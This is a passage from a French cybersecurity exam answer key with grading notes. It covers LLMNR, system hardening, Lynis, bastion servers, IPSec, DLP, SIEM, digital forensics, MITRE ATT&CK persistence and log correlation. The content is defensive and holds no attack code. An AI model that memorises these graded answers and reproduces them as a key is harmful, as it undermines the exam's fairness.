  - ✓ Longueur minimale (au moins 12 caractères).
  - ✓ Complexité (inclusion de majuscules, minuscules, chiffres et caractères spéciaux).
  - ✓ Interdiction de réutiliser les anciens mots de passe.
  - ✓ Changement régulier des mots de passe (par exemple, tous les 90 jours).
- **Utilisation de gestionnaires de mots de passe** : Encourager l'utilisation de gestionnaires de mots de passe pour stocker et générer des mots de passe complexes, réduisant ainsi le risque d'utilisation de mots de passe faibles ou réutilisés.

Vulnérabilité 2 : Protocole LLMNR activé

- **Désactivation de LLMNR** : Désactiver le protocole LLMNR sur tous les systèmes et appareils du réseau. Cela peut être fait en modifiant les paramètres de stratégie de sécurité des systèmes d'exploitation.
- **Utilisation de DNS sécurisé** : Remplacer LLMNR par des solutions DNS sécurisées et bien configurées pour la résolution de noms, ce qui réduit le risque d'attaques de type poisoning et MiTM.

29. Justifiez l'importance de désactiver ou de durcir le protocole **LLMNR** dans un environnement professionnel.

La désactivation ou le durcissement du protocole LLMNR est crucial dans un environnement professionnel pour plusieurs raisons :

- ✓ **Prévention des attaques de type poisoning** : LLMNR est vulnérable aux attaques de type "poisoning", où un attaquant peut répondre à des requêtes de résolution de noms avec de fausses informations, redirigeant ainsi le trafic vers des systèmes malveillants.
- ✓ **Réduction des risques de MiTM** : En permettant à un attaquant de se positionner entre deux parties communicantes, LLMNR facilite les attaques de type "man-in-the-middle", compromettant la confidentialité et l'intégrité des données échangées.
- ✓ **Conformité aux normes de sécurité** : De nombreuses normes de sécurité et réglementations recommandent la désactivation de protocoles non sécurisés pour protéger les données sensibles, en particulier dans des secteurs comme la finance.
- ✓ **Amélioration de la sécurité globale du réseau** : En désactivant LLMNR, on réduit la surface d'attaque et on renforce la sécurité du réseau, ce qui est essentiel pour protéger les informations sensibles des clients et de l'organisation.

Note : une réponse contenant une seule justification logique est à considérer correcte.

30. Proposez trois mesures concrètes (par OS) pour renforcer la sécurité :

30.1. Sous Windows :

Note : toute réponse mentionnant au moins trois des mesures de sécurité ci-dessous ou équivalent, est considérée correcte.

- ✓ **Mises à jour régulières** : Assurez-vous que Windows Update est activé pour recevoir les dernières mises à jour de sécurité.
- ✓ **Antivirus et antimalware** : Installez un logiciel antivirus réputé et maintenez-le à jour. Utilisez également des outils antimalware comme Malwarebytes.
- ✓ **Pare-feu** : Activez le pare-feu Windows pour bloquer les connexions non autorisées.
- ✓ **Contrôle des comptes d'utilisateur (UAC)** : Gardez UAC activé pour limiter les privilèges des applications.
- ✓ **Utilisation de comptes standard** : Évitez d'utiliser un compte administrateur pour les tâches quotidiennes. Créez un compte standard pour les activités courantes.
- ✓ **Chiffrement des données** : Utilisez BitLocker pour chiffrer les disques durs et protéger vos données sensibles.
- ✓ **Sécurisation des navigateurs** : Utilisez des extensions de sécurité et désactivez les fonctionnalités non nécessaires dans votre navigateur.
- ✓ **Sauvegardes régulières** : Effectuez des sauvegardes régulières de vos données importantes sur un support externe ou dans le cloud.
- ✓ **Désactivation des services inutiles** : Désactivez les services Windows non nécessaires pour réduire la surface d'attaque.
- ✓ **Journalisation des événements de sécurité :** Activez la journalisation, permettra de détecter les activités suspectes et de répondre rapidement aux incidents.
- ✓ **Éducation à la sécurité** : Sensibilisez-vous et vos utilisateurs aux menaces de sécurité, comme le phishing.


30.2. Sous Linux :

Note : toute réponse mentionnant au moins trois des mesures de sécurité ci-dessous ou équivalent, est considérée correcte.

- ✓ **Mises à jour régulières** : Utilisez le gestionnaire de paquets pour installer les mises à jour de sécurité dès qu'elles sont disponibles.
- ✓ **Pare-feu** : Configurez un pare-feu avec iptables ou firewalld pour contrôler le trafic entrant et sortant.
- ✓ **Utilisation de comptes non-root** : Évitez d'utiliser le compte root pour les tâches quotidiennes. Créez des utilisateurs avec des privilèges limités.

- ✓ **SSH sécurisé** : Désactivez l'accès SSH par mot de passe et utilisez des clés SSH pour l'authentification. Changez le port par défaut si possible.
- ✓ **Chiffrement des données** : Utilisez LUKS pour chiffrer les partitions et protéger les données sensibles.
- ✓ **Désactivation des services inutiles** : Désactivez ou désinstallez les services et applications non nécessaires pour réduire la surface d'attaque.
- ✓ **Surveillance des journaux** : Configurez des outils de surveillance pour analyser les journaux système et détecter les activités suspectes.
- ✓ **Utilisation de SELinux ou AppArmor** : Activez et configurez SELinux ou AppArmor pour renforcer la sécurité des applications.
- ✓ **Sauvegardes régulières** : Mettez en place un système de sauvegarde régulier pour protéger vos données.
- ✓ **Éducation à la sécurité** : Formez les utilisateurs sur les bonnes pratiques de sécurité, y compris la gestion des mots de passe et la reconnaissance des menaces.

Voici un extrait du scan Lynis effectué sur un serveur Apache de l'entreprise :



31. Que signifie un indice de durcissement de **64** en termes de sécurité du système ?

Un **indice de durcissement de 64** indique que le système a un niveau de sécurité modéré. Cela signifie que certaines bonnes pratiques de sécurité ont été mises en œuvre, mais qu'il existe encore des améliorations possibles. Un indice de durcissement plus élevé (généralement proche de 100) serait souhaitable, car il indiquerait que le système est mieux protégé contre les menaces potentielles. Un indice de 64 suggère qu'il est important d'examiner les recommandations fournies par Lynis et de mettre en œuvre des mesures supplémentaires pour renforcer la sécurité du système.

32. Quels types de tests sont généralement inclus dans les 277 tests effectués par Lynis ? (Donnez trois)

Les tests effectués par Lynis incluent généralement les catégories suivantes :

- ✓ **Tests de configuration** : Vérification des fichiers de configuration des services (comme Apache) pour s'assurer qu'ils sont sécurisés.
- ✓ **Tests de sécurité des fichiers** : Analyse des permissions des fichiers et des répertoires pour s'assurer qu'ils ne sont pas trop permissifs.
- ✓ **Tests de vulnérabilités** : Identification des vulnérabilités connues dans les logiciels installés sur le système.
- ✓ **Tests de conformité** : Vérification de la conformité aux normes de sécurité et aux meilleures pratiques (par exemple, ISO 27001, PCI-DSS).
- ✓ **Tests de services** : Évaluation de la sécurité des services en cours d'exécution sur le serveur, comme les serveurs web, les bases de données, etc.

- ✓ **Tests de mise à jour** : Vérification que tous les logiciels et systèmes d'exploitation sont à jour avec les derniers correctifs de sécurité.

Note : le(a) candidat(e) doit préciser au minimum trois types de test, pour avoir la totalité de la note.

33. Quel composant est absent dans ce système ? Quelles mesures devraient être prises pour remédier à cette situation ? (Donnez deux mesures)

Le composant absent dans ce système est le **scanner de malware** (indiqué par [X] dans l'extrait). Pour remédier à cette situation, les mesures suivantes devraient être prises :

- ✓ **Installer un scanner de malware** : Mettre en place un logiciel de détection et de suppression de malware sur le serveur. Cela peut inclure des solutions comme ClamAV, qui est un scanner antivirus open-source pour Linux.
- ✓ **Configurer des analyses régulières** : Planifier des analyses régulières du système pour détecter et éliminer les malwares potentiels.
- ✓ **Mettre en place des mesures de prévention** : En plus du scanner, il est important de mettre en œuvre des mesures de prévention, telles que des pare-feu, des systèmes de détection et de réponse aux menaces (EDR), qui surveillent et analysent les activités sur le système pour détecter des comportements malveillants et aussi des politiques de sécurité strictes pour limiter l'accès aux ressources critiques.
- ✓ **Former le personnel** : Sensibiliser le personnel aux bonnes pratiques de sécurité pour éviter l'introduction de malwares, comme le phishing et le téléchargement de fichiers non sécurisés.

Le système d'information inclut un serveur bastion mal configuré, et plusieurs connexions distantes s'effectuent sans chiffrement.

34. Qu'est-ce qu'un serveur bastion ? Donnez deux mesures de durcissement pour le sécuriser.

Un serveur bastion appelé aussi "serveur de saut" (ou "jump server") est un serveur mis en place pour servir de point d'entrée sécurisé à un réseau interne et faire face aux attaques. Il est souvent utilisé pour gérer les connexions distantes et doit être exposé à Internet. Les mesures de durcissement à mettre en place pour le sécuriser incluent :

Configuration minimale : Limitez les services et applications installés uniquement à ceux nécessaires.

Mises à jour régulières : Assurez-vous que le système d'exploitation et les applications sont à jour avec les derniers correctifs de sécurité.

Pare-feu : Configurez un pare-feu pour filtrer le trafic entrant et sortant, en n'autorisant que les ports nécessaires.

Accès SSH sécurisé : Utilisez des clés SSH pour l'authentification et désactivez l'accès par mot de passe.

Surveillance et journalisation : Activez la journalisation des accès et surveillez les journaux pour détecter les activités suspectes.

Segmentation du réseau : Placez le serveur bastion dans une zone démilitarisée (DMZ) pour isoler le réseau interne des menaces externes.

Authentification multi-facteurs (MFA) : Implémentez la MFA pour renforcer l'accès au serveur.

35. Enumérez les étapes de configuration d'un **VPN IPSec** pour sécuriser les communications entre deux sites distants de l'organisation.

Etape 1 : Définir le trafic intéressant pour lequel l'encapsulation et le chiffrement seront appliqués (création des ACLs)

Etape 2 : IKE phase 1 (ISAKMP SA) Création d'une stratégie ISAKMP "policy set" regroupant les paramètres de sécurisation du plan de contrôle (Control Plane)

Etape 3 : IKE phase 2 (IPSec SA) Configuration des paramètres IPSec "transform-set" contenant les paramètres de sécurisation du plan de données (Data Plane)

Etape 4 : Création d'une carte cryptographique (crypto map) regroupant les différents paramètres de sécurisation des données d'application et d'utilisateur

Etape 5 : Appliquer la crypto map à l'interface de sortie

36. Expliquez le rôle d'un système **DLP (Data Loss Prevention)** dans la protection des données sensibles. En donnant un exemple :

Un système DLP a pour rôle de protéger les informations sensibles contre les fuites, les pertes ou les accès non autorisés. Il surveille, détecte et bloque les tentatives de transfert ou d'accès non autorisé à des données sensibles, que ce soit par e-mail, sur des périphériques de stockage externes ou via des applications cloud.

Fonctionnalités clés :

- ✓ **Classification des données** : Identifie et classe les données sensibles selon des critères prédéfinis.
- ✓ **Surveillance des activités** : Suit les actions des utilisateurs sur les données sensibles.
- ✓ **Politiques de sécurité** : Applique des règles pour empêcher le transfert non autorisé de données.
- ✓ **Alertes et rapports** : Génère des alertes en cas de violation de politique et fournit des rapports pour l'audit.

Problème : Un employé de banque, par inadvertance, tente d'envoyer un e-mail contenant des numéros de cartes de crédit à un destinataire externe. Sans un système DLP en place, cet e-mail pourrait être envoyé sans aucune alerte, exposant ainsi des données sensibles et entraînant des violations de conformité réglementaire, des amendes et des dommages à la réputation de la banque.

Solution DLP : En mettant en œuvre un système DLP, la banque peut configurer des règles pour détecter les numéros de cartes de crédit dans les e-mails sortants. Lorsque l'employé tente d'envoyer l'e-mail, le système DLP identifie le contenu sensible et bloque l'envoi, tout en alertant l'employé sur la violation de la politique de sécurité. Cela permet de protéger les données des clients et de garantir la conformité avec les réglementations telles que le PCI DSS (Payment Card Industry Data Security Standard).

Note : tout autre exemple indiquant la protection de données sensibles contre la fuite, la perte ou le vol, est considéré correct.

37. Définissez la notion de **traçabilité** dans un système d'information. Quels journaux de sécurité utiliseriez-vous pour garantir une traçabilité sous **Linux** ? (Donnez deux)

La traçabilité dans un système d'information désigne la capacité à suivre et enregistrer les actions et événements au sein du système, permettant ainsi de garantir la sécurité, la conformité et la responsabilité.

Journaux de sécurité à utiliser sous Linux

1. **auth.log** : Enregistre les événements d'authentification et de sécurité du système, y compris les tentatives de connexion et les changements de mot de passe.
2. **boot.log** : Contient un enregistrement des événements liés au démarrage du système.
3. **dpkg.log** : Enregistre les événements de gestion de progiciels, comme les installations et les mises à jour de paquets.
4. **kern.log** : Contient les événements générés par le noyau Linux, utiles pour le diagnostic des problèmes système.
5. **syslog** : Une collection générale de tous les journaux, incluant divers événements système et d'application.
6. **wtmp** : Suit les sessions utilisateur, accessible via les commandes who et last, permettant de voir les connexions et déconnexions des utilisateurs.

Journaux d'application

De plus, les applications individuelles écrivent souvent dans leurs propres fichiers journaux. Par exemple, vous trouverez des répertoires comme **/var/log/apache2/** pour les journaux d'Apache ou **/var/log/mysql/** pour les journaux de MySQL.

Lors de l'analyse d'un incident via un **SIEM**, des alertes ont signalé :

- ✓ Plusieurs tentatives de connexion à un serveur web avec des identifiants invalides.
- ✓ Une extraction suspecte de données d'un serveur SQL.

38. Donnez deux avantages d'utiliser un **SIEM** dans la détection d'intrusions.

- ✓ **Centralisation des données :** Le SIEM collecte et analyse les logs provenant de diverses sources (pare-feu, serveurs, applications, etc.), ce qui permet d'avoir une vue d'ensemble des activités sur le réseau.
- ✓ **Analyse des incidents :** Le SIEM fournit des outils d'analyse qui aident les équipes de sécurité à comprendre la nature et l'impact des incidents, facilitant ainsi la prise de décision et la mise en œuvre de mesures correctives.
- ✓ **Corrélation des événements :** L'un des principaux avantages d'un SIEM est sa capacité à corréler des événements provenant de différentes sources. Cela signifie qu'il peut identifier des modèles ou des anomalies qui pourraient passer inaperçus si les données étaient analysées de manière isolée.
- ✓ **Rapports et conformité :** Il génère des rapports détaillés qui aident les organisations à répondre aux exigences réglementaires et à démontrer leur conformité en matière de sécurité des données.

Après l'incident, l'équipe a commencé une enquête numérique. Voici les étapes initiales :

- ✓ Identification d'un fichier malveillant nommé **Netlog0n.exe** sur un serveur Windows.
- ✓ Extraction d'un disque dur suspect pour analyse.

39. Décrivez les étapes principales du **processus d'investigation numérique** en appliquant cet exemple.

- ✓ **Recherche et saisie :** Identifier et localiser le fichier malveillant Netlog0n.exe et d'autres éléments pertinents sur le disque dur, en s'assurant que toutes les preuves sont saisies de manière sécurisée.
- ✓ **Acquisition :** Créer une image forensique du disque dur et du fichier pour préserver l'intégrité des données originales sans altération.
- ✓ **Analyse et collecte d'information :** Examiner le fichier et les données collectées (analyse statique et dynamique) pour comprendre son fonctionnement et son impact, en analysant les comportements et les journaux système.
- ✓ **Rapport :** Rédiger un rapport détaillé résumant les résultats de l'enquête, incluant les méthodes, découvertes, conclusions et recommandations pour prévenir de futurs incidents.

Note : le(a) candidat(e) doit donner une description de chaque étape, pour avoir la totalité de la note.

40. Lors de l'analyse de la matrice **MITRE ATT&CK**, deux techniques de persistance ont été détectées. Proposez deux exemples typiques dans ce contexte.

- ✓ **Modification du registre Windows** : Un attaquant peut modifier les clés de registre pour ajouter des entrées qui lancent des programmes malveillants au démarrage du système, garantissant ainsi que le malware s'exécute chaque fois que l'ordinateur est allumé.
- ✓ **Installation d'une backdoor :** Un attaquant peut installer une backdoor sur le système, permettant un accès à distance non autorisé. Cela peut se faire en utilisant des outils malveillants qui s'exécutent en arrière-plan, offrant à l'attaquant un moyen de contourner les contrôles de sécurité et de maintenir l'accès au système à tout moment.
- ✓ **Création de services malveillants :** Un attaquant peut créer un service Windows malveillant qui s'exécute au démarrage du système, permettant ainsi de maintenir l'accès même après un redémarrage.

- ✓ **Utilisation de tâches planifiées :** Un attaquant peut créer une tâche planifiée qui exécute un programme malveillant à des intervalles réguliers ou à des moments spécifiques, assurant ainsi que le malware s'exécute même si l'utilisateur redémarre ou se déconnecte du système.

Note : toutes autres propositions des techniques de persistance seront considérées correctes.

41. Quels outils utiliseriez-vous pour les tâches suivantes ? (Donnez un exemple pour chacune) :

41.1 Analyser le fichier **Netlog0n.exe** sous Windows ?

- ✓ **VirusTotal :** Pour une analyse rapide du fichier contre des bases de données de malwares.
- ✓ **Cuckoo Sandbox :** Pour une analyse dynamique dans un environnement contrôlé.
- ✓ **Sysinternals Suite :** Un ensemble d'outils, y compris **Autoruns**, qui permet de voir tous les programmes configurés pour s'exécuter au démarrage, et **Process Monitor**, qui fournit des informations détaillées sur les activités des processus en temps réel.
- ✓ **Ghidra :** Un framework d'ingénierie inverse développé par la NSA, qui permet d'analyser le code du fichier pour comprendre son fonctionnement interne.
- ✓ **OllyDbg :** Un débogueur pour les applications Windows qui permet d'examiner le comportement du fichier en temps réel et d'analyser son code exécutable.

Note : tout autre outil d'analyse de fichier sous Windows est considéré correct.

41.2 Extraire des informations sur l'activité réseau de la machine compromise sous Linux ?

- ✓ **Wireshark :** Pour capturer et analyser le trafic réseau en temps réel.
- ✓ **tcpdump :** Pour capturer des paquets réseau en ligne de commande.
- ✓ **netstat :** Pour afficher les connexions réseau et les ports ouverts.
- ✓ **iftop :** Pour surveiller l'utilisation de la bande passante en temps réel.

Note : idem question précédente.

42. Vous êtes chargé d'analyser et de corréler deux sources d'informations distinctes : les logs système bruts et les résultats générés par les règles Splunk.

- **System Logs**

Dec 12 23:30:45 Host=192.168.8.15 Port=8080 Dest=185.123.45.67 Bytes=10245
Dec 13 04:45:12 Host=192.168.8.146 Port=8080 Dest=185.123.45.67 Bytes=2048

- **Splunk**

time	user	ip_address	hour
2024-12-12 23:30:45	mohamed	192.168.8.15	23
2024-12-13 04:45:12	ahmed	192.168.8.146	4

42.1 Comment les informations issues des logs bruts peuvent-elles être corrélées avec les résultats Splunk pour identifier les activités suspectes ?

Les informations des logs bruts peuvent être corrélées avec les résultats de Splunk en comparant les adresses IP, les heures de connexion et les utilisateurs associés. Par exemple, on peut vérifier si les connexions enregistrées dans les logs système correspondent aux connexions des utilisateurs dans Splunk. En identifiant des connexions à des heures inhabituelles ou à partir d'adresses IP internes vers des destinations externes, on peut détecter des activités suspectes. De plus, en analysant la quantité de données échangées, on peut évaluer si des transferts de données anormaux ont eu lieu.

42.2 Pourquoi la connexion de mohamed à 23h30 et celle de ahmed à 4h45 pourraient-elles être considérées comme anormales ? Quels autres détails des logs (comme la destination ou la quantité de données échangées) pourraient aider à évaluer ces activités ?

Ces connexions pourraient être considérées comme anormales en raison des heures tardives (23h30 et 4h45), qui ne correspondent pas aux heures de travail habituelles. Cela pourrait indiquer un accès non autorisé ou une activité suspecte. D'autres détails des logs, tels que la destination (185.123.45.67) qui est une adresse externe, et la quantité de données échangées (10 245 octets et 2 048 octets) peuvent également aider à évaluer ces activités. Une analyse de la réputation de l'adresse IP de destination et des modèles de trafic habituels pour ces utilisateurs pourrait fournir des informations supplémentaires sur la légitimité de ces connexions.

42.3 Donnez **deux mesures de sécurité** que vous recommanderiez pour empêcher les transferts de données non autorisés vers des adresses externes telles que 185.123.45.67.

- ✓ **Mise en place d'une solution DLP (Data Loss Prevention)** : Utiliser un système DLP pour surveiller, détecter et bloquer les tentatives d'exfiltration de données sensibles.
- ✓ **Contrôles d'accès stricts** : Limiter les permissions des utilisateurs pour qu'ils n'aient accès qu'aux données nécessaires à leur travail, en appliquant le principe du moindre privilège.
- ✓ **Surveillance du réseau** : Mettre en œuvre des outils de surveillance en temps réel pour détecter et alerter sur les transferts de données inhabituels ou non autorisés.
- ✓ **Politiques de sécurité des données** : Établir des politiques claires concernant le transfert de données, y compris des restrictions sur l'utilisation de services de stockage en cloud et des applications non autorisées.
- ✓ **Chiffrement des données** : Utiliser le chiffrement pour protéger les données sensibles, rendant leur exfiltration moins attrayante pour les attaquants.
- ✓ **Formation et sensibilisation des employés** : Former les employés sur les risques de sécurité et les meilleures pratiques pour éviter les fuites de données, en les sensibilisant aux menaces potentielles.
- ✓ **Audit et journalisation réguliers** : Effectuer des audits réguliers des logs et des configurations de sécurité pour identifier et corriger les vulnérabilités, tout en maintenant une journalisation des activités pour une traçabilité efficace.